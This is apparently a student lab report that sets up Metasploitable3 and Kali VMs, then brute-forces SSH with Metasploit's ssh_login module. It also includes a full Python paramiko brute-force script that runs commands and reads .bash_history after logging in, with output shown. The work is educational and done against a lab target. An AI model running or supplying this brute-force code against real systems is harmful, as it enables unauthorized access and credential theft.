

ICS 344 Phase 1:

Victim Environment: Metasploitable3 Setup

- **Details:**

- Metasploitable3 .ova file downloaded from [SourceForge](https://sourceforge.net/projects/metasploit/).
- Imported into VirtualBox using File → Import Appliance.
- Allocated 2 CPUs and 2GB RAM.
- Successfully logged in using:
 - **Username:** vagrant
 - **Password:** vagrant
- Verified network configuration using ifconfig.

- **Screenshots:**

- Metasploitable3 running in VirtualBox with terminal open.

```
Ubuntu 14.04.6 LTS metasploitable3-ub1404 tty1
metasploitable3-ub1404 login: vagrant
Password:
Last login: Mon Mar 24 18:48:25 UTC 2025 on tty1
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

- victim IP address (192.168.56.102)

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:ee:0c:dd
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feee:cdd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:89 errors:0 dropped:0 overruns:0 frame:0
          TX packets:60 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15945 (15.9 KB)  TX bytes:9855 (9.8 KB)
```

Attacker Environment: Kali Linux Setup

- **Details:**

- Kali Linux VM is already installed and running in VirtualBox.
- Verified that Metasploit Framework is installed and operational.
- Launched Metasploit using:

`sudo msfconsole`

- **Screenshots:**

```
(kali㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: Enable verbose logging with set VERBOSE true

      .:ok000kdc'          'cdk000ko:.
      .x0000000000000c      c000000000000x.
      :00000000000000k,    ,k00000000000000:
      '00000000kkk00000: :0000000000000000'
      o00000000.MMMM.o0000o0000l.MMMM.o000000o
      d00000000.MMMMMM.c00000c.MMMMMM.o000000x
      l00000000.MMMMMMMMMM;d.MMMMMMMMMM.o000000l
      .00000000.MMM.;MMMMMMMMMMMM.MMMM.o0000000.
      c0000000.MMM.00c.MMMMM'o00.MMM.o000000c
      o0000000.MMM.0000.MMM:0000.MMM.o00000o
      l00000.MMM.0000.MMM:0000.MMM.o0000l
      ;0000'MMM.0000.MMM:0000.MMM.o000;
      .d00o'WM.0000ccccx0000.MX'x00d.
      ,k0l'M.0000000000000.M'd0k,
      :kk;.0000000000000.;0k;
      ;k00000000000000k;
      ,x00000000000x,
      .l0000000l.
      ,d0d,
      .
      .

      =[ metasploit v6.4.45-dev ]
+ -- --=[ 2489 exploits - 1281 auxiliary - 393 post ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Checking Connectivity:

```
(kali㉿kali)-[~]
└─$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.508 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.227 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.229 ms
^C
```

TASK 1.1:

In Kali, we used msf6 with the Secure Shell (SSH) service and the ssh_login method by adding custom users.txt and passwords.txt files to perform a brute-force attack, which successfully led to exploiting the target.

```
kali@kali: ~  
File Actions Edit View Help  
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.102  
RHOSTS => 192.168.56.102  
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Desktop/users.txt  
USER_FILE => /home/kali/Desktop/users.txt  
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/Desktop/passwords.txt  
PASS_FILE => /home/kali/Desktop/passwords.txt  
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true  
VERBOSE => true  
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true  
STOP_ON_SUCCESS => true  
msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 4  
THREADS => 4  
msf6 auxiliary(scanner/ssh/ssh_login) > exploit 1 vagrant  
[*] 192.168.56.102:22 - Starting bruteforce  
[+] 192.168.56.102:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '  
[!] No active DB -- Credential data will not be saved!  
[*] SSH session 3 opened (192.168.56.101:33715 -> 192.168.56.102:22) at 2025-04-14 14:27:25 -0400  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

Succesfully granted a session.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 7  
[*] Starting interaction with 7 ...  
  
whoami  
vagrant  
1 vagrant  
2 admin  
3 admin123
```

Selecting the session and can remotely control the victim's device

```
hostname
metasploitable3-ub1404

id
uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)

pwd
/home/vagrant

ls -lah
total 83M
drwxr-xr-x  7 vagrant vagrant 4.0K Jan  8 2022 .
drwxr-xr-x 18 root    root    4.0K Oct 29 2020 ..
-rw-r--r--  1 vagrant vagrant 308 Mar 25 23:34 .bash_history
-rw-r--r--  1 vagrant vagrant 220 Oct 29 2020 .bash_logout
-rw-r--r--  1 vagrant vagrant 3.6K Oct 29 2020 .bashrc
drwxr-xr-x  3 root    root    4.0K Oct 29 2020 .bundle
drwxr-xr-x  2 vagrant vagrant 4.0K Oct 29 2020 .cache
drwxr-xr-x  2 root    root    4.0K Oct 29 2020 .gnupg
drwxr-xr-x 55 vagrant vagrant 4.0K Oct 29 2020 .npm
-rw-r--r--  1 vagrant vagrant 675 Oct 29 2020 .profile
drwxr-xr-x  2 vagrant vagrant 4.0K Jan  8 2022 .ssh
-rw-r--r--  1 vagrant vagrant 83M Oct 29 2020 VBoxGuestAdditions.iso
-rw-r--r--  1 vagrant vagrant  5 Oct 29 2020 .vbox_version

cd /home/vagrant
ls -la
total 84584
drwxr-xr-x  7 vagrant vagrant  4096 Jan  8 2022 .
drwxr-xr-x 18 root    root    4096 Oct 29 2020 ..
-rw-r--r--  1 vagrant vagrant   308 Mar 25 23:34 .bash_history
-rw-r--r--  1 vagrant vagrant   220 Oct 29 2020 .bash_logout
-rw-r--r--  1 vagrant vagrant 3637 Oct 29 2020 .bashrc
drwxr-xr-x  3 root    root    4096 Oct 29 2020 .bundle
drwxr-xr-x  2 vagrant vagrant 4096 Oct 29 2020 .cache
drwxr-xr-x  2 root    root    4096 Oct 29 2020 .gnupg
drwxr-xr-x 55 vagrant vagrant 4096 Oct 29 2020 .npm
-rw-r--r--  1 vagrant vagrant   675 Oct 29 2020 .profile
drwxr-xr-x  2 vagrant vagrant 4096 Jan  8 2022 .ssh
-rw-r--r--  1 vagrant vagrant 86562816 Oct 29 2020 VBoxGuestAdditions.iso
-rw-r--r--  1 vagrant vagrant    5 Oct 29 2020 .vbox_version
```

TASK 1.2:

Script:

```
import paramiko
import time

hostname = "192.168.56.102"
port = 22

# Read usernames and passwords from files
with open("users.txt", "r") as f:
    users = f.read().splitlines()

with open("passwords.txt", "r") as f:
    passwords = f.read().splitlines()

client = paramiko.SSHClient()
```

```
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

found = False

for username in users:
    for password in passwords:
        print(f'Trying {username}:{password}')
        try:
            client.connect(hostname, port=port, username=username,
password=password, timeout=5)
            print('\n[+] Login success!')
            print(f'[+] Cracked credentials: {username}:{password}')
            found = True
            break
        except:
            print('[-] Failed\n')
            time.sleep(1)
    if found:
        break

if found:
    print('\n[+] printing whoami:')
    stdin, stdout, stderr = client.exec_command("whoami")
    print(stdout.read().decode().strip())

    print('\n[+] printing id:')
    stdin, stdout, stderr = client.exec_command("id")
    print(stdout.read().decode().strip())

    print('\n[+] printing uname -a:')
    stdin, stdout, stderr = client.exec_command("uname -a")
    print(stdout.read().decode().strip())

    print('\n[+] printing hostname:')
    stdin, stdout, stderr = client.exec_command("hostname")
    print(stdout.read().decode().strip())


    print('\n[+] printing .bash_history:')
    stdin, stdout, stderr = client.exec_command("cat
/home/vagrant/.bash_history")
    print(stdout.read().decode().strip())

    print('\n[+] printing first 3 processes:')
    stdin, stdout, stderr = client.exec_command("ps aux | head -3")
    print(stdout.read().decode().strip())
```

```
    print('\n[✓] Exploit done. Metasploitable3 was accessed by brute-force!\n')
else:
    print('[x] Brute-force failed. No valid credentials found.')

client.close()
```

sample output:



A terminal window on a Kali Linux system. The user has executed a series of commands: `mysql -u root`, `ifconfig`, `sudo ufw disable`, and `exit`. Following these, a message indicates that the first three processes are being printed. A table of system processes is displayed, showing the `init` and `kthreadd` processes. Finally, a confirmation message states that the exploit was successful.

```
mysql -u root
ifconfig
sudo ufw disable
exit

[+] printing first 3 processes:
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.1 33912 3248 ?        Ss   15:25   0:04 /sbin/init
root         2  0.0  0.0      0     0 ?        S    15:25   0:00 [kthreadd]

[✓] Exploit done. Metasploitable3 was accessed by brute-force!

(kali㉿kali)~[~/Desktop]
$ |
```